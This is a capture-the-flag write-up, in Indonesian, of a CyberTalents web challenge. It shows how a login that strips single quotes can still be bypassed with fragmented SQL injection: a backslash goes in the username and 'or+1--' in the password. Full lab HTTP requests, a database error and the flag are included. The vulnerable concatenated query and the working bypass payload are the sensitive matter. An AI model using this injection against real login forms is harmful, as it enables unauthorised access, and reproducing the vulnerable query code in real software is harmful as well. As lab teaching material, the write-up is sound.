

CyberTalents Challenges


Web Security – bypass the world – level medium

Author: levith4n

Description:

I Don't Care if the world is against you, but i believe that you can bypass the world


Pertama, ini adalah tampilan utama dari aplikasi web ini yaitu sebuah *form login*.




 **Its been too long,,, Let's Warm up**

Username:

Password:




Kemudian, saya mencoba untuk melakukan *SQL Injection Login Bypass*.




 **Its been too long,,, Let's Warm up**

Username:

Password:



Seperti yang terlihat, saya gagal untuk melakukan *bypass* dan saya mendapatkan pesan “wrong user or password”.



Its been too long,,, Let's Warm up

Username:

Password:

Submit

wrong user or password



Wanna Source ... !!!

Kemudian, saya mencoba menekan tombol **Wanna Source...!!!**, ternyata saat tombol ini ditekan akan menampilkan *source code* dari *form login* ini. Terlihat bahwa saat kita mencoba memasukkan tanda petik satu ('), hal tersebut difilter oleh *function preg_replace()* yang dimana ini adalah *function* untuk menukar suatu karakter dengan karakter lainnya. Pada kasus ini, yang tanda petik satu (') akan ditukar dengan **kosong**, sehingga kita **tidak akan pernah** dapat memasukkan tanda petik satu (') pada *form login* ini.




Its been too long ,, Let's Warm up

Username:

Password:

wrong user or password



Bypass The World :)

```
$name = preg_replace('/\'/, "", $name);  
$pass = preg_replace('/\'/, "", $pass);
```

```
$query = "SELECT * FROM users where name = '$name' and password = '$pass'"
```

Setelah melakukan beberapa pencarian pada internet, saya menemukan sebuah [artikel](#) bagus tentang *Fragmented SQL Injection Attacks*, yang mana ini terjadi ketika aplikasi web mem-filter tanda petik satu ('). Hal ini memiliki kesamaan dengan kasus kita.

Menurut artikel tersebut, ketika dapat menggunakan *backslash* (\), dimana ini akan meng-escape kueri SQL, sebagai contoh:

```
$query = "SELECT * FROM users WHERE name = '$name' AND password = '$password'";
```

Bayangkan kita memasukkan *backslash* (/) pada *form username*.





```
$query = "SELECT * FROM users WHERE name = 'levith4n\' AND password = '123'"
```

Ketika kita memasukkan *backslash* (/) pada *form username*, ini akan membuat tanda petik setelahnya di-escape dan akan dibaca sebagai *string* biasa, sehingga kuerinya akan berubah menjadi **..SNIP WHERE name = 'levith4n\' AND password = '**. Artinya username yang awalnya adalah **levith4n**, akan menjadi **levith4n\' AND password = '**, karena tanda petik yang ada setelah *backslash* (\) akan dianggap sebagai *string* biasa bukan sebagai penutup.

Setelah saya memahami hal tersebut, saya langsung mempraktekannya, saya mencoba untuk menggunakan **Burp Repeater**.

Request

PrettyRawHex



1

POST / HTTP/1.1

2

Host: wcamxw132pue3e6mle435rka8v5xm73p5112bq3q-web.cybertalentslabs.com

3

Content-Length: 19

4

Cache-Control: max-age=0

5

Accept-Language: en-US,en;q=0.9

6

Origin: http://wcamxw132pue3e6mle435rka8v5xm73p5112bq3q-web.cybertalentslabs.com

7

Content-Type: application/x-www-form-urlencoded

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://wcamxw132pue3e6mle435rka8v5xm73p5112bq3q-web.cybertalentslabs.com/

12

Accept-Encoding: gzip, deflate, br

13

Connection: keep-alive





14


15

user=kocak&pass=123

Response

PrettyRawHexRender






Its been too long ,, Let's Warm
up





Username:


Password:

Submit

wrong user or password

 Wanna Source ... !!!



Search 

0 highlights

Setelah itu, pada bagian **user** nilainya saya ganti menjadi *backslash* (\) dan seperti yang dijelaskan pada artikel tersebut bahwa hal ini akan memicu *error*.

Request

PrettyRawHex

1 POST / HTTP/1.1

2 Host: wcamxw132pue3e6mle435rka8v5xm73p5112bq3q-web.cybertalentslabs.com

3 Content-Length: 15

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Origin: http://wcamxw132pue3e6mle435rka8v5xm73p5112bq3q-web.cybertalentslabs.com

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://wcamxw132pue3e6mle435rka8v5xm73p5112bq3q-web.cybertalentslabs.com/

12 Accept-Encoding: gzip, deflate, br


13 Connection: keep-alive

14

15 user=\&pass=123

Response

PrettyRawHexRender

 Its been too long,,, Let's Warm up


Username:

Password:

Submit

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '123' at line 1



wrong user or password

 Wanna Source ... !!!

0 highlights

Selanjutnya, kita hanya perlu membuat kueri ini bernilai **true** yaitu pada bagian *form password* kita masukkan **or+1-** yang akan memberikan nilai **true**. Seperti yang terlihat kita berhasil mendapatkan flag.

Tips: Lanjut baca ke bawah untuk penjelasan lebih lanjut.

Request	Response
<pre>1 POST / HTTP/1.1 2 Host: wcamxwl32pue3e6mle435rka8v5xm73p5112bq3q-web.cyber talentslabs.com 3 Content-Length: 19 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://wcamxwl32pue3e6mle435rka8v5xm73p5112bq3q-we b.cybertalentslabs.com 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q= 0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app lication/signed-exchange;v=b3;q=0.7 11 Referer: http://wcamxwl32pue3e6mle435rka8v5xm73p5112bq3q-we b.cybertalentslabs.com/ 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 user=\&pass=or+1--</pre>	<p> Its been too long ,, Let's Warm</p> <p>up</p> <div><p>Username: <input type="text"/></p><p>Password: <input type="text"/></p><p><input type="button" value="Submit"/></p></div> <p>Congratz FLAG: FLAG{Y0u_Ar3_S0_COOL_T0d4y}</p> <div> Wanna Source ... !!!</div>

Mengapa password harus dimasukkan **or+1--** ? Karena kita tahu bahwa kueri “**..SNIP WHERE name = ‘levith4n\’ AND password = ‘123’**” akan membuat username berisi *string* “**levith4n\’ AND password =** “ dan tidak ada lagi kolom *password*, sehingga kita bisa memanipulasinya menjadi seperti ini:

Bayangkan kuerinya menjadi seperti ini saat kita mengeksploitasi:

```
$query = "SELECT * FROM users WHERE name = 'levith4n\' AND password = 'OR 1-- -'"

```

Kita dapat melihat bahwa *statement* **WHERE** akan memiliki dua poin, yaitu **name** dan **OR 1**, **name** berisi “**levith4n\’ AND password =**”. Namun, karena tidak ada *username* dengan nama tersebut maka **OR 1--** akan dijalankan yang mana 1 berarti **true**, sehingga kita dapat *login*.